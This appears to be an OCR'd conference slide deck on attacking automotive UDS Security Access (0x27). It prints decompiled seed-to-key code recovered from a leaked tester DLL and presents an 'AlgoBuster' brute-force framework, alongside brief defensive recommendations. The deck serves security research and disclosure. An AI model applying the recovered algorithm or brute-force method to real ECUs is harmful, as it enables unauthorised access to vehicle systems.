
Tester-Exposure – DLL Reverse Engineering

Reverse Engineering

Analysis of the 27dll

Binary Sample Obtained


from GitHub



```
undefined4        Stack[-0x1c]:4 local_1c

undefined4        Stack[-0x20]:4 local_20

undefined4        Stack[-0x24]:4 local_24

undefined4        Stack[-0x28]:4 local_28

undefined4        Stack[-0x2c]:4 local_2c

                  FUN_100080a0
100080a0 55             PUSH        EBP
100080a1 8b ec          MOV         EBP,ESP
100080a3 83 ec 28       SUB         ESP,0x28
100080a6 89 4d d8       MOV         dword ptr [
100080a9 8b 45 10       MOV         EAX,dword p
100080ac 50             PUSH        EAX
100080ad 8b 4d d8       MOV         this,dword
100080b0 e8 8b 01       CALL        FUN_1000824
         00 00
100080b5 0f b6 c8       MOVZX       this,AL
100080b8 85 c9          TEST        this,this
100080ba 75 0a          JNZ         LAB_100080c
100080bc b8 04 00       MOV         EAX,0x4
         00 00
100080c1 e9 70 01       JMP         LAB_1000823
         00 00

                  LAB_100080c6
100080c6 83 7d 0c 08    CMP         dword ptr [
```

```
undefined4 __thiscall
FUN_100080a0(void *this,byte *param_1,int param_2,int param_3,undefined4 param_4,undefined4 param_5,
             undefined1 *param_6,uint param_7,undefined4 *param_8)

{
  uint uVar1;
  undefined4 uVar2;

  uVar1 = FUN_10008240(this,param_3);
  if ((uVar1 & 0xff) == 0) {
    uVar2 = 4;
  }
  else if (param_2 == 8) {
    if (param_7 < 4) {
      uVar2 = 1;
    }
    else {
      uVar1 = ((uint)param_1[3] +
               ((uint)param_1[2] + ((uint)param_1[1] + (uint)*param_1 * 0x100) * 0x100) * 0x100) *
              -0x4ac9a2f7 + 0x7cdcefb7 ^
              ((uint)param_1[7] +
              ((uint)param_1[6] + ((uint)param_1[5] + (uint)param_1[4] * 0x100) * 0x100) * 0x100) *
              -0xa11b43f + 0xd3e6a601 ^ *(uint *)((int)this + 0xe4);
      *param_6 = (char)(uVar1 >> 0x18);
      param_6[1] = (char)(uVar1 >> 0x10);
      param_6[2] = (char)(uVar1 >> 8);
      param_6[3] = (char)uVar1;
      *param_8 = 4;
      uVar2 = 0;
    }
  }
  else {
    uVar2 = 1;
  }
  return uVar2;
}
```

Historical Vulnerabilities in UDS Security Access




90 % of UDS Security-Access vulnerabilities stem from implementation flaws not protocol-design weaknesses

Contents

From Key-Exhaustion to Algorithmic Brute-Force: A Paradigm Shift

Attack-Path Disruption



Reverse-Engineering → 「Debug-Port Locked 🔒」

Hardware attack → 「Cost Prohibitive 💰」


Implementation Flaws → 「Patch in Progress」

Tester Leakage → 「Secure Supply-Chain 🛡」

0x27 Algorithmic Brute-Force

Three ECU Security Safeguards

1. **JTAG encryption**
2. **Secure UDS**
3. **Security governance**



From Key-Exhaustion to

Algorithmic Brute-Force

Reconstructing the algorithmic computation flow

0x27 Algorithmic Brute-Force

From Key-Exhaustion to Algorithmic Brute-Force

Key-brute-force shortcomings

- Exhaustive key-space search 2^{16}–2^{32}
- Blind “black-box” trial-and-error

Algorithmic brute-force


- exhaust the algorithm structure itself
- Key-space reduced to 2^{8}–2^{12}
- precisely targeting weak, seed-driven primitives

End-to-end attack-chain cost–benefit analysis

No firmware reverse engineering required

Low cost

Fast execution



Contents


AlgoBuster: Weaponizing Algorithmic Brute-Force

AlgoBuster: Weaponizing Algorithmic Brute-Force


AlgoBuster: A Modular Algorithmic Brute-Force Framework


Features:

- Automated algorithmic brute-force execution
- Extensible algorithm plug-ins
- Response-time–based algorithm detection
- Modular architecture





Attack Workflow



